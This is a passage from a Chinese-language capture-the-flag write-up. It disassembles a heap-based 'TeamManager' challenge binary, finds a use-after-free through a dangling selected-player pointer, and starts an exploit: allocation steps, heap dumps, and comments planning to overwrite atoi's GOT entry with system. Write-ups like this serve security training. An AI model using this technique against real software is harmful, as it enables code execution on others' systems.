|       ||   0x004018c2      e8b9f3ffff     call sym.imp.puts
       ; int puts(const char *s)
|       ||   0x004018c7      488b05921820.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|       ||   0x004018ce      4889c7         mov rdi, rax
|       ||   0x004018d1      e8eaf4ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|      ,===< 0x004018d6      e925020000     jmp 0x401b00
|      |||      ; JMP XREF from 0x004018bb (sym.add_player)
|      ||`-> 0x004018db      488b85e8feff.  mov rax, qword [local
_118h]
|      ||    0x004018e2      ba18000000     mov edx, 0x18
       ; 24
|      ||    0x004018e7      be00000000     mov esi, 0
|      ||    0x004018ec      4889c7         mov rdi, rax
|      ||    0x004018ef      e82cf4ffff     call sym.imp.memset
       ; void *memset(void *s, int c, size_t n)
|      ||    0x004018f4      bfbb244000     mov edi, str.Enter_pl
ayer_name: ; 0x4024bb ; "Enter player name: "
|      ||    0x004018f9      b800000000     mov eax, 0
|      ||    0x004018fe      e8fdf3ffff     call sym.imp.printf
       ; int printf(const char *format)
|      ||    0x00401903      488b05561820.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|      ||    0x0040190a      4889c7         mov rdi, rax
|      ||    0x0040190d      e8aef4ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|      ||    0x00401912      488d85f0feff.  lea rax, rbp - 0x110
```

```
|      ||    0x00401919      ba00010000     mov edx, 0x100
       ; 256
|      ||    0x0040191e      be00000000     mov esi, 0
|      ||    0x00401923      4889c7         mov rdi, rax
|      ||    0x00401926      e8f5f3ffff     call sym.imp.memset
       ; void *memset(void *s, int c, size_t n)
|      ||    0x0040192b      488d85f0feff.  lea rax, rbp - 0x110
|      ||    0x00401932      be00010000     mov esi, 0x100
       ; 256
|      ||    0x00401937      4889c7         mov rdi, rax
|      ||    0x0040193a      e884fbffff     call sym.readline
|      ||    0x0040193f      488d85f0feff.  lea rax, rbp - 0x110
        ; 读入字符串到 rbp - 0x110
|      ||    0x00401946      4889c7         mov rdi, rax
|      ||    0x00401949      e852f3ffff     call sym.imp.strlen
       ; size_t strlen(const char *s) ; player.name 长度
|      ||    0x0040194e      4883c001       add rax, 1
        ; 长度加 1
|      ||    0x00401952      4889c7         mov rdi, rax
|      ||    0x00401955      e856f4ffff     call sym.imp.malloc
       ;  void *malloc(size_t size) ; 第二个 malloc，给 player.nam
e 分配空间
|      ||    0x0040195a      4889c2         mov rdx, rax
        ; 返回地址 rax -> rdx
|      ||    0x0040195d      488b85e8feff.  mov rax, qword [local
_118h]  ; player 结构体 [local_118h] -> rax
|      ||    0x00401964      48895010       mov qword [rax + 0x10
], rdx  ; player.name 存放到 [rax + 0x10]
|      ||    0x00401968      488b85e8feff.  mov rax, qword [local
_118h]
|      ||    0x0040196f      488b4010       mov rax, qword [rax +
 0x10] ;
|      ||    0x00401973      4885c0         test rax, rax
|      ||,=< 0x00401976      7523           jne 0x40199b
|      |||   0x00401978      bfcf244000     mov edi, str.Could_no
t_allocate ; 0x4024cf ; "Could not allocate!"
|      |||   0x0040197d      b800000000     mov eax, 0
|      |||   0x00401982      e879f3ffff     call sym.imp.printf
       ; int printf(const char *format)
|      |||   0x00401987      488b05d21720.  mov rax, qword [obj.s
```

```
tdout] ; [0x603160:8]=0
|      |||   0x0040198e      4889c7         mov rdi, rax
|      |||   0x00401991      e82af4ffff     call sym.imp.fflush
         ; int fflush(FILE *stream)
|     ,====< 0x00401996      e965010000     jmp 0x401b00
|     ||||       ; JMP XREF from 0x00401976 (sym.add_player)
|     |||`-> 0x0040199b      488b85e8feff.  mov rax, qword [local
_118h]
|     |||    0x004019a2      488b4010       mov rax, qword [rax +
 0x10] ; [0x10:8]=-1 ; 16 ; 取出 player.name 到 rax
|     |||    0x004019a6      488d95f0feff.  lea rdx, rbp - 0x110
          ; 取出 payler.name 字符串地址到 rdx
|     |||    0x004019ad      4889d6         mov rsi, rdx
          ; rdx -> rsi
|     |||    0x004019b0      4889c7         mov rdi, rax
          ; rax -> rdi
|     |||    0x004019b3      e8b8f2ffff     call sym.imp.strcpy
         ; char *strcpy(char *dest, const char *src) ; 将字符串复制
到 player.name 指向的地址
|     |||    0x004019b8      bfe3244000     mov edi, str.Enter_at
tack_points: ; 0x4024e3 ; "Enter attack points: "
|     |||    0x004019bd      b800000000     mov eax, 0
|     |||    0x004019c2      e839f3ffff     call sym.imp.printf
         ; int printf(const char *format)
|     |||    0x004019c7      488b05921720.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|     |||    0x004019ce      4889c7         mov rdi, rax
|     |||    0x004019d1      e8eaf3ffff     call sym.imp.fflush
         ; int fflush(FILE *stream)
|     |||    0x004019d6      488d85f0feff.  lea rax, rbp - 0x110
|     |||    0x004019dd      be04000000     mov esi, 4
|     |||    0x004019e2      4889c7         mov rdi, rax
|     |||    0x004019e5      e8d9faffff     call sym.readline
          ; 读入 attack_pts
|     |||    0x004019ea      488d85f0feff.  lea rax, rbp - 0x110
|     |||    0x004019f1      4889c7         mov rdi, rax
|     |||    0x004019f4      e847f4ffff     call sym.imp.atoi
         ; int atoi(const char *str)
|     |||    0x004019f9      89c2           mov edx, eax
|     |||    0x004019fb      488b85e8feff.  mov rax, qword [local
```

```
_118h]
|    |||    0x00401a02      8910           mov dword [rax], edx
        ; 将 attack_pts 写入 local_118h
|    |||    0x00401a04      bff9244000     mov edi, str.Enter_de
fense_points: ; 0x4024f9 ; "Enter defense points: "
|    |||    0x00401a09      b800000000     mov eax, 0
|    |||    0x00401a0e      e8edf2ffff     call sym.imp.printf
         ; int printf(const char *format)
|    |||    0x00401a13      488b05461720.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|    |||    0x00401a1a      4889c7         mov rdi, rax
|    |||    0x00401a1d      e89ef3ffff     call sym.imp.fflush
         ; int fflush(FILE *stream)
|    |||    0x00401a22      488d85f0feff.  lea rax, rbp - 0x110
|    |||    0x00401a29      be04000000     mov esi, 4
|    |||    0x00401a2e      4889c7         mov rdi, rax
|    |||    0x00401a31      e88dfaffff     call sym.readline
        ; 读入 defense_pts
|    |||    0x00401a36      488d85f0feff.  lea rax, rbp - 0x110
|    |||    0x00401a3d      4889c7         mov rdi, rax
|    |||    0x00401a40      e8fbf3ffff     call sym.imp.atoi
         ; int atoi(const char *str)
|    |||    0x00401a45      89c2           mov edx, eax
|    |||    0x00401a47      488b85e8feff.  mov rax, qword [local
_118h]
|    |||    0x00401a4e      895004         mov dword [rax + 4],
edx     ; 将 defense_pts 写入 local_118h + 4
|    |||    0x00401a51      bf10254000     mov edi, str.Enter_sp
eed:   ; 0x402510 ; "Enter speed: "
|    |||    0x00401a56      b800000000     mov eax, 0
|    |||    0x00401a5b      e8a0f2ffff     call sym.imp.printf
         ; int printf(const char *format)
|    |||    0x00401a60      488b05f91620.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|    |||    0x00401a67      4889c7         mov rdi, rax
|    |||    0x00401a6a      e851f3ffff     call sym.imp.fflush
         ; int fflush(FILE *stream)
|    |||    0x00401a6f      488d85f0feff.  lea rax, rbp - 0x110
|    |||    0x00401a76      be04000000     mov esi, 4
|    |||    0x00401a7b      4889c7         mov rdi, rax
```

```
|    |||    0x00401a7e      e840faffff     call sym.readline
        ; 读入 speed
|    |||    0x00401a83      488d85f0feff.  lea rax, rbp - 0x110
|    |||    0x00401a8a      4889c7         mov rdi, rax
|    |||    0x00401a8d      e8aef3ffff     call sym.imp.atoi
       ; int atoi(const char *str)
|    |||    0x00401a92      89c2           mov edx, eax
|    |||    0x00401a94      488b85e8feff.  mov rax, qword [local
_118h]
|    |||    0x00401a9b      895008         mov dword [rax + 8],
edx     ; 将 speed 写入 local_118 + 8
|    |||    0x00401a9e      bf1e254000     mov edi, str.Enter_pr
ecision: ; 0x40251e ; "Enter precision: "
|    |||    0x00401aa3      b800000000     mov eax, 0
|    |||    0x00401aa8      e853f2ffff     call sym.imp.printf
       ; int printf(const char *format)
|    |||    0x00401aad      488b05ac1620.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|    |||    0x00401ab4      4889c7         mov rdi, rax
|    |||    0x00401ab7      e804f3ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|    |||    0x00401abc      488d85f0feff.  lea rax, rbp - 0x110
|    |||    0x00401ac3      be04000000     mov esi, 4
|    |||    0x00401ac8      4889c7         mov rdi, rax
|    |||    0x00401acb      e8f3f9ffff     call sym.readline
        ; 读入 precision
|    |||    0x00401ad0      488d85f0feff.  lea rax, rbp - 0x110
|    |||    0x00401ad7      4889c7         mov rdi, rax
|    |||    0x00401ada      e861f3ffff     call sym.imp.atoi
       ; int atoi(const char *str)
|    |||    0x00401adf      89c2           mov edx, eax
|    |||    0x00401ae1      488b85e8feff.  mov rax, qword [local
_118h]
|    |||    0x00401ae8      89500c         mov dword [rax + 0xc]
, edx   ; 将 precision 写入 local_118h + 0xc
|    |||    0x00401aeb      8b85e4feffff   mov eax, dword [local
_11ch]  ; player 编号
|    |||    0x00401af1      488b95e8feff.  mov rdx, qword [local
_118h]  ; player 结构体
|    |||    0x00401af8      488914c58031.  mov qword [rax*8 + ob
```

```
j.players], rdx ; [0x603180:8]=0 ; 当前 player 结构体地址写入 rax*8
 + obj.players
|    |||       ; JMP XREF from 0x00401996 (sym.add_player)
|    |||       ; JMP XREF from 0x004018d6 (sym.add_player)
|    |||       ; JMP XREF from 0x00401877 (sym.add_player)
|    ```--> 0x00401b00      488b45f8       mov rax, qword [local
_8h]
|            0x00401b04      644833042528.  xor rax, qword fs:[0x
28]
|        ,=< 0x00401b0d      7405           je 0x401b14
|        |   0x00401b0f      e8acf1ffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|        |      ; JMP XREF from 0x00401b0d (sym.add_player)
|        `-> 0x00401b14      c9             leave
\            0x00401b15      c3             ret
```

该函数会做一些基本的检查，如球员最大数量等，然后开始添加球员的过程。根据我们的分析，`obj.players` 应该是一个全局数组，用于存放所有球员的地址。

```
[0x00400ec0]> is~players
vaddr=0x00603180 paddr=0x00003180 ord=090 fwd=NONE sz=88 bind=GL
OBAL type=OBJECT name=players
```

当球员添加完成后，就将其结构体地址添加到这个数组中。球员的选择过程就是通过这个数组完成的。

下面是选择球员的过程，函数 `sym.select_player` ：

```
[0x00400ec0]> pdf @ sym.select_player
/ (fcn) sym.select_player 214
|   sym.select_player ();
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|              ; CALL XREF from 0x0040224d (main + 172)
|            0x00401c05      55             push rbp
|            0x00401c06      4889e5         mov rbp, rsp
|            0x00401c09      4883ec20       sub rsp, 0x20
|            0x00401c0d      64488b042528.  mov rax, qword fs:[0x
```

```
28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x00401c16      488945f8       mov qword [local_8h],
 rax
|           0x00401c1a      31c0           xor eax, eax
|           0x00401c1c      bf30254000     mov edi, str.Enter_in
dex:   ; 0x402530 ; "Enter index: "
|           0x00401c21      b800000000     mov eax, 0
|           0x00401c26      e8d5f0ffff     call sym.imp.printf
       ; int printf(const char *format)
|           0x00401c2b      488b052e1520.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|           0x00401c32      4889c7         mov rdi, rax
|           0x00401c35      e886f1ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|           0x00401c3a      488d45f0       lea rax, rbp - 0x10
|           0x00401c3e      be04000000     mov esi, 4
|           0x00401c43      4889c7         mov rdi, rax
|           0x00401c46      e878f8ffff     call sym.readline
        ; 读入球员编号
|           0x00401c4b      488d45f0       lea rax, rbp - 0x10
|           0x00401c4f      4889c7         mov rdi, rax
|           0x00401c52      e8e9f1ffff     call sym.imp.atoi
       ; int atoi(const char *str)
|           0x00401c57      8945ec         mov dword [local_14h]
, eax   ; 编号 eax -> [local_14h]
|           0x00401c5a      837dec0a       cmp dword [local_14h]
, 0xa  ; [0xa:4]=-1 ; 10
|       ,=< 0x00401c5e      7710           ja 0x401c70
|       |   0x00401c60      8b45ec         mov eax, dword [local
_14h]
|       |   0x00401c63      488b04c58031.  mov rax, qword [rax*8
 + obj.players] ; [0x603180:8]=0
|       |   0x00401c6b      4885c0         test rax, rax
|      ,==< 0x00401c6e      751b           jne 0x401c8b
|      ||      ; JMP XREF from 0x00401c5e (sym.select_player)
|      |`-> 0x00401c70      bf3e254000     mov edi, str.Invalid_
index  ; 0x40253e ; "Invalid index"
|      |    0x00401c75      e806f0ffff     call sym.imp.puts
       ; int puts(const char *s)
|      |    0x00401c7a      488b05df1420.  mov rax, qword [obj.s
```

```
tdout] ; [0x603160:8]=0
|       |    0x00401c81      4889c7         mov rdi, rax
|       |    0x00401c84      e837f1ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|       |,=< 0x00401c89      eb3a           jmp 0x401cc5
|       ||       ; JMP XREF from 0x00401c6e (sym.select_player)
|       `--> 0x00401c8b      8b45ec         mov eax, dword [local
_14h]   ; 取出编号 [local_14h] -> eax
|        |   0x00401c8e      488b04c58031.  mov rax, qword [rax*8
 + obj.players] ; [0x603180:8]=0 ; 找到编号对应的球员地址
|        |   0x00401c96      488905d31420.  mov qword [obj.select
ed], rax ; [0x603170:8]=0 ; 将地址写入 [obj.selected]
|        |   0x00401c9d      bf58254000     mov edi, str.Player_s
elected ; 0x402558 ; "Player selected!"
|        |   0x00401ca2      e8d9efffff     call sym.imp.puts
       ; int puts(const char *s)
|        |   0x00401ca7      488b05b21420.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|        |   0x00401cae      4889c7         mov rdi, rax
|        |   0x00401cb1      e80af1ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|        |   0x00401cb6      488b05b31420.  mov rax, qword [obj.s
elected] ; [0x603170:8]=0 ; 取出球员地址
|        |   0x00401cbd      4889c7         mov rdi, rax
        ; rax -> rdi
|        |   0x00401cc0      e8c6faffff     call sym.show_player_
func    ; 调用函数 sym.show_player_func 打印出球员信息
|        |       ; JMP XREF from 0x00401c89 (sym.select_player)
|        `-> 0x00401cc5      488b45f8       mov rax, qword [local
_8h]
|            0x00401cc9      644833042528.  xor rax, qword fs:[0x
28]
|        ,=< 0x00401cd2      7405           je 0x401cd9
|        |   0x00401cd4      e8e7efffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|        |       ; JMP XREF from 0x00401cd2 (sym.select_player)
|        `-> 0x00401cd9      c9             leave
\            0x00401cda      c3             ret
```

对象 `obj.selected` 是一个全局变量，用于存放选择的球员编号。

```
[0x00400ec0]> is~selected
vaddr=0x00603170 paddr=0x00003170 ord=095 fwd=NONE sz=8 bind=GLO
BAL type=OBJECT name=selected
```

选中球员之后，打印球员信息的操作就是通过从 `obj.selected` 中获取球员地址实现的。

下面是删除球员的过程，函数 `sym.delete_player` ：

```
[0x00400ec0]> pdf @ sym.delete_player
/ (fcn) sym.delete_player 239
|   sym.delete_player ();
|           ; var int local_1ch @ rbp-0x1c
|           ; var int local_18h @ rbp-0x18
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|              ; CALL XREF from 0x00402241 (main + 160)
|           0x00401b16      55             push rbp
|           0x00401b17      4889e5         mov rbp, rsp
|           0x00401b1a      4883ec20       sub rsp, 0x20
|           0x00401b1e      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x00401b27      488945f8       mov qword [local_8h],
 rax
|           0x00401b2b      31c0           xor eax, eax
|           0x00401b2d      bf30254000     mov edi, str.Enter_in
dex:   ; 0x402530 ; "Enter index: "
|           0x00401b32      b800000000     mov eax, 0
|           0x00401b37      e8c4f1ffff     call sym.imp.printf
       ; int printf(const char *format)
|           0x00401b3c      488b051d1620.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|           0x00401b43      4889c7         mov rdi, rax
|           0x00401b46      e875f2ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|           0x00401b4b      488d45f0       lea rax, rbp - 0x10
|           0x00401b4f      be04000000     mov esi, 4
```

```
|           0x00401b54      4889c7         mov rdi, rax
|           0x00401b57      e867f9ffff     call sym.readline
        ; 读入球员编号
|           0x00401b5c      488d45f0       lea rax, rbp - 0x10
|           0x00401b60      4889c7         mov rdi, rax
|           0x00401b63      e8d8f2ffff     call sym.imp.atoi
       ; int atoi(const char *str)
|           0x00401b68      8945e4         mov dword [local_1ch]
, eax   ; 编号 eax -> [local_1ch]
|           0x00401b6b      837de40a       cmp dword [local_1ch]
, 0xa  ; [0xa:4]=-1 ; 10
|        ,=< 0x00401b6f      7710           ja 0x401b81
|        |   0x00401b71      8b45e4         mov eax, dword [local
_1ch]
|        |   0x00401b74      488b04c58031.  mov rax, qword [rax*8
 + obj.players] ; [0x603180:8]=0
|        |   0x00401b7c      4885c0         test rax, rax
|       ,==< 0x00401b7f      751b           jne 0x401b9c
|       ||       ; JMP XREF from 0x00401b6f (sym.delete_player)
|       |`-> 0x00401b81      bf3e254000     mov edi, str.Invalid_
index  ; 0x40253e ; "Invalid index"
|       |    0x00401b86      e8f5f0ffff     call sym.imp.puts
       ; int puts(const char *s)
|       |    0x00401b8b      488b05ce1520.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|       |    0x00401b92      4889c7         mov rdi, rax
|       |    0x00401b95      e826f2ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|       |,=< 0x00401b9a      eb53           jmp 0x401bef
|       ||       ; JMP XREF from 0x00401b7f (sym.delete_player)
|       `--> 0x00401b9c      8b45e4         mov eax, dword [local
_1ch]   ; 取出编号 [local_1ch] -> eax
|        |   0x00401b9f      488b04c58031.  mov rax, qword [rax*8
 + obj.players] ; [0x603180:8]=0 ; 找到编号对应的球员地址
|        |   0x00401ba7      488945e8       mov qword [local_18h]
, rax   ; 将球员地址 rax 放入 [local_18h]
|        |   0x00401bab      8b45e4         mov eax, dword [local
_1ch]   ; 取出编号 [local_1ch] -> eax
|        |   0x00401bae      48c704c58031.  mov qword [rax*8 + ob
j.players], 0 ; [0x603180:8]=0 ; 将 players 数组中的对应值置零
```

```
|       |   0x00401bba      488b45e8       mov rax, qword [local
_18h]   ; 将球员地址 [local_18h] 放回 rax
|       |   0x00401bbe      488b4010       mov rax, qword [rax +
 0x10] ; [0x10:8]=-1 ; 16 ; 取出 player.name 指向的字符串
|       |   0x00401bc2      4889c7         mov rdi, rax
        ; 字符串地址 rax -> rdi
|       |   0x00401bc5      e886f0ffff     call sym.imp.free
       ; void free(void *ptr)   ; 调用函数 free 释放球员名字
|       |   0x00401bca      488b45e8       mov rax, qword [local
_18h]   ; 将球员地址 [local_18h] 放回 rax
|       |   0x00401bce      4889c7         mov rdi, rax
        ; 球员地址 rax -> rdi
|       |   0x00401bd1      e87af0ffff     call sym.imp.free
       ; void free(void *ptr)   ; 调用函数 free 释放球员结构体
|       |   0x00401bd6      bf4c254000     mov edi, str.She_s_go
ne     ; 0x40254c ; "She's gone!"
|       |   0x00401bdb      e8a0f0ffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x00401be0      488b05791520.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|       |   0x00401be7      4889c7         mov rdi, rax
|       |   0x00401bea      e8d1f1ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|       |      ; JMP XREF from 0x00401b9a (sym.delete_player)
|       `-> 0x00401bef      488b45f8       mov rax, qword [local
_8h]
|           0x00401bf3      644833042528.  xor rax, qword fs:[0x
28]
|      ,=< 0x00401bfc      7405           je 0x401c03
|       |   0x00401bfe      e8bdf0ffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|       |      ; JMP XREF from 0x00401bfc (sym.delete_player)
|       `-> 0x00401c03      c9             leave
\           0x00401c04      c3             ret
```

该函数首先释放掉球员的名字，然后释放掉球员的结构体。却没有对 `obj.selected` 做任何修改，而该对象中存放的是选中球员的地址，这就存在一个逻辑漏洞，如果我们在释放球员之前选中该球员，则可以继续使用这个指针对内存进行操作，即 UAF 漏洞。

最后看一下显示球员信息的过程，函数 `sym.show_player` ：

```
[0x00400ec0]> pdf @ sym.show_player
/ (fcn) sym.show_player 99
|   sym.show_player ();
|           ; var int local_8h @ rbp-0x8
|              ; CALL XREF from 0x00402265 (main + 196)
|           0x004020b4      55             push rbp
|           0x004020b5      4889e5         mov rbp, rsp
|           0x004020b8      4883ec10       sub rsp, 0x10
|           0x004020bc      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x004020c5      488945f8       mov qword [local_8h],
 rax
|           0x004020c9      31c0           xor eax, eax
|           0x004020cb      488b059e1020.  mov rax, qword [obj.s
elected] ; [0x603170:8]=0
|           0x004020d2      4885c0         test rax, rax
|       ,=< 0x004020d5      751b           jne 0x4020f2
|       |   0x004020d7      bfe8254000     mov edi, str.No_playe
r_selected_index ; 0x4025e8 ; "No player selected index"
|       |   0x004020dc      e89febffff     call sym.imp.puts
       ; int puts(const char *s)
|       |   0x004020e1      488b05781020.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|       |   0x004020e8      4889c7         mov rdi, rax
|       |   0x004020eb      e8d0ecffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|      ,==< 0x004020f0      eb0f           jmp 0x402101
|      ||      ; JMP XREF from 0x004020d5 (sym.show_player)
|      |`-> 0x004020f2      488b05771020.  mov rax, qword [obj.s
elected] ; [0x603170:8]=0 ; 取出选中球员的地址
|      |    0x004020f9      4889c7         mov rdi, rax
        ; 球员地址 rax -> rdi
|      |    0x004020fc      e88af6ffff     call sym.show_player_
func    ; 调用函数 sym.show_player_func 打印出球员信息
|      |       ; JMP XREF from 0x004020f0 (sym.show_player)
|      `--> 0x00402101      488b45f8       mov rax, qword [local
_8h]
|           0x00402105      644833042528.  xor rax, qword fs:[0x
```

```
28]
|       ,=< 0x0040210e      7405           je 0x402115
|       |   0x00402110      e8abebffff     call sym.imp.__stack_
chk_fail ; void __stack_chk_fail(void)
|       |      ; JMP XREF from 0x0040210e (sym.show_player)
|       `-> 0x00402115      c9             leave
\           0x00402116      c3             ret
```

在该函数中，也未检查选中球员是否还存在，这就导致了信息泄露。

函数 `sym.edit_player` 可以调用函数 `sym.set_name` 修改 player name，但其也不会对 selected 的值做检查，配合上信息泄露，可以导致任意地址写。

```
[0x00400ec0]> pdf @ sym.set_name
/ (fcn) sym.set_name 281


|   sym.set_name ();
|           ; var int local_128h @ rbp-0x128
|           ; var int local_120h @ rbp-0x120
|           ; var int local_18h @ rbp-0x18
|              ; CALL XREF from 0x00402058 (sym.edit_player + 10
1)
|           0x00401cdb      55             push rbp
|           0x00401cdc      4889e5         mov rbp, rsp
|           0x00401cdf      53             push rbx
|           0x00401ce0      4881ec280100.  sub rsp, 0x128
|           0x00401ce7      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x00401cf0      488945e8       mov qword [local_18h]
, rax
|           0x00401cf4      31c0           xor eax, eax
|           0x00401cf6      bf69254000     mov edi, str.Enter_ne
w_name: ; 0x402569 ; "Enter new name: "
|           0x00401cfb      b800000000     mov eax, 0
|           0x00401d00      e8fbefffff     call sym.imp.printf
       ; int printf(const char *format)
|           0x00401d05      488b05541420.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|           0x00401d0c      4889c7         mov rdi, rax
```

```
|           0x00401d0f      e8acf0ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|           0x00401d14      488d85e0feff.  lea rax, rbp - 0x120
|           0x00401d1b      be00010000     mov esi, 0x100
       ; 256
|           0x00401d20      4889c7         mov rdi, rax
|           0x00401d23      e89bf7ffff     call sym.readline
        ; 读入修改的字符串，即 system 的地址
|           0x00401d28      488d85e0feff.  lea rax, rbp - 0x120
|           0x00401d2f      4889c7         mov rdi, rax
|           0x00401d32      e869efffff     call sym.imp.strlen
       ; size_t strlen(const char *s)
|           0x00401d37      4889c3         mov rbx, rax
|           0x00401d3a      488b052f1420.  mov rax, qword [obj.s
elected] ; [0x603170:8]=0
|           0x00401d41      488b4010       mov rax, qword [rax +
 0x10] ; [0x10:8]=-1 ; 16
|           0x00401d45      4889c7         mov rdi, rax
|           0x00401d48      e853efffff     call sym.imp.strlen
       ; size_t strlen(const char *s)
|           0x00401d4d      4839c3         cmp rbx, rax
|       ,=< 0x00401d50      7667           jbe 0x401db9
        ; rab == rax，成功跳转
|       |   0x00401d52      488d85e0feff.  lea rax, rbp - 0x120
|       |   0x00401d59      4889c7         mov rdi, rax
|       |   0x00401d5c      e83fefffff     call sym.imp.strlen
       ; size_t strlen(const char *s)
|       |   0x00401d61      488d5001       lea rdx, rax + 1
       ; 1
|       |   0x00401d65      488b05041420.  mov rax, qword [obj.s
elected] ; [0x603170:8]=0
|       |   0x00401d6c      488b4010       mov rax, qword [rax +
 0x10] ; [0x10:8]=-1 ; 16
|       |   0x00401d70      4889d6         mov rsi, rdx
|       |   0x00401d73      4889c7         mov rdi, rax
|       |   0x00401d76      e865f0ffff     call sym.imp.realloc
       ; void *realloc(void *ptr, size_t size)
|       |   0x00401d7b      488985d8feff.  mov qword [local_128h
], rax
|       |   0x00401d82      4883bdd8feff.  cmp qword [local_128h
```

```
], 0
|       ,==< 0x00401d8a      751b           jne 0x401da7
|       ||   0x00401d8c      bf7a254000     mov edi, str.Could_no
t_realloc_: ; 0x40257a ; "Could not realloc :("
|       ||   0x00401d91      e8eaeeffff     call sym.imp.puts
       ; int puts(const char *s)
|       ||   0x00401d96      488b05c31320.  mov rax, qword [obj.s
tdout] ; [0x603160:8]=0
|       ||   0x00401d9d      4889c7         mov rdi, rax
|       ||   0x00401da0      e81bf0ffff     call sym.imp.fflush
       ; int fflush(FILE *stream)
|      ,===< 0x00401da5      eb2f           jmp 0x401dd6
|      |||       ; JMP XREF from 0x00401d8a (sym.set_name)
|      |`--> 0x00401da7      488b05c21320.  mov rax, qword [obj.s
elected] ; [0x603170:8]=0
|      | |   0x00401dae      488b95d8feff.  mov rdx, qword [local
_128h]
|      | |   0x00401db5      48895010       mov qword [rax + 0x10
], rdx
|      | |       ; JMP XREF from 0x00401d50 (sym.set_name)
|      | `-> 0x00401db9      488b05b01320.  mov rax, qword [obj.s
elected] ; [0x603170:8]=0 ; 取出选中球员的地址
|      |     0x00401dc0      488b4010       mov rax, qword [rax +
 0x10] ; [0x10:8]=-1 ; 16 ; player.name 字段，即 atoi@got
|      |     0x00401dc4      488d95e0feff.  lea rdx, rbp - 0x120
        ; system@got
|      |     0x00401dcb      4889d6         mov rsi, rdx
        ; rsi <- rdx
|      |     0x00401dce      4889c7         mov rdi, rax
        ; rdi <- rax
|      |     0x00401dd1      e89aeeffff     call sym.imp.strcpy
       ; char *strcpy(char *dest, const char *src) ; 用 system 的
地址覆盖 atoi 的地址
|      |         ; JMP XREF from 0x00401da5 (sym.set_name)
|      `---> 0x00401dd6      488b45e8       mov rax, qword [local
_18h]
|            0x00401dda      644833042528.  xor rax, qword fs:[0x
28]
|        ,=< 0x00401de3      7405           je 0x401dea
|        |   0x00401de5      e8d6eeffff     call sym.imp.__stack_
```

```
chk_fail ; void __stack_chk_fail(void)
|       |      ; JMP XREF from 0x00401de3 (sym.set_name)
|       `-> 0x00401dea      4881c4280100.  add rsp, 0x128
|           0x00401df1      5b             pop rbx
|           0x00401df2      5d             pop rbp
\           0x00401df3      c3             ret
```

动态分析

漏洞大概清楚了，我们使用 gdb 动态调试一下，为了方便分析，先关闭 ASRL。gef 有个很强大的命令 `heap-analysis-helper`，可以追踪 `malloc()`、`free()`、`realloc()` 等函数的调用：

```
gef➤  heap-analysis-helper
[*] This feature is under development, expect bugs and unstabili
ty...
[+] Tracking malloc()
[+] Tracking free()
[+] Tracking realloc()
[+] Disabling hardware watchpoints (this may increase the latenc
y)
[+] Dynamic breakpoints correctly setup, GEF will break executio
n if a possible vulnerabity is found.
[*] Note: The heap analysis slows down noticeably the execution.

gef➤  c
Continuing.
Welcome to your TeamManager (TM)!
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 1
Found free slot: 0
[+] Heap-Analysis - malloc(24)=0x604010
Enter player name: aaaa
```

```
[+] Heap-Analysis - malloc(5)=0x604030
Enter attack points: 1
Enter defense points: 2
Enter speed: 3
Enter precision: 4
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 2
Enter index: 0
[+] Heap-Analysis - free(0x604030)
[+] Heap-Analysis - watching 0x604030
[+] Heap-Analysis - free(0x604010)
[+] Heap-Analysis - watching 0x604010
She's gone!
```

很好地验证了球员分配和删除的过程。

漏洞利用

alloc and select

然后是内存，根据我们对堆管理机制的理解，这里选择使用 small chunk（球员 name chunk）：

```
alloc('A' * 0x60)
alloc('B' * 0x80)
alloc('C' * 0x80)
select(1)
```

```
gef➤  x/4gx 0x603180
0x603180 <players>:     0x0000000000604010     0x00000000006040a0
0x603190 <players+16>:     0x0000000000604150     0x00000000000000
```

```
00
gef➤  x/70gx 0x604010-0x10
0x604000:    0x0000000000000000    0x0000000000000021 <-- player
 0 <-- actual player chunk
0x604010:    0x0000000200000001    0x0000000400000003
   <-- pointer returned by malloc
0x604020:    0x0000000000604030    0x0000000000000071 <-- name 0
   <-- player's name chunk
0x604030:    0x4141414141414141    0x4141414141414141
0x604040:    0x4141414141414141    0x4141414141414141
0x604050:    0x4141414141414141    0x4141414141414141
0x604060:    0x4141414141414141    0x4141414141414141
0x604070:    0x4141414141414141    0x4141414141414141
0x604080:    0x4141414141414141    0x4141414141414141
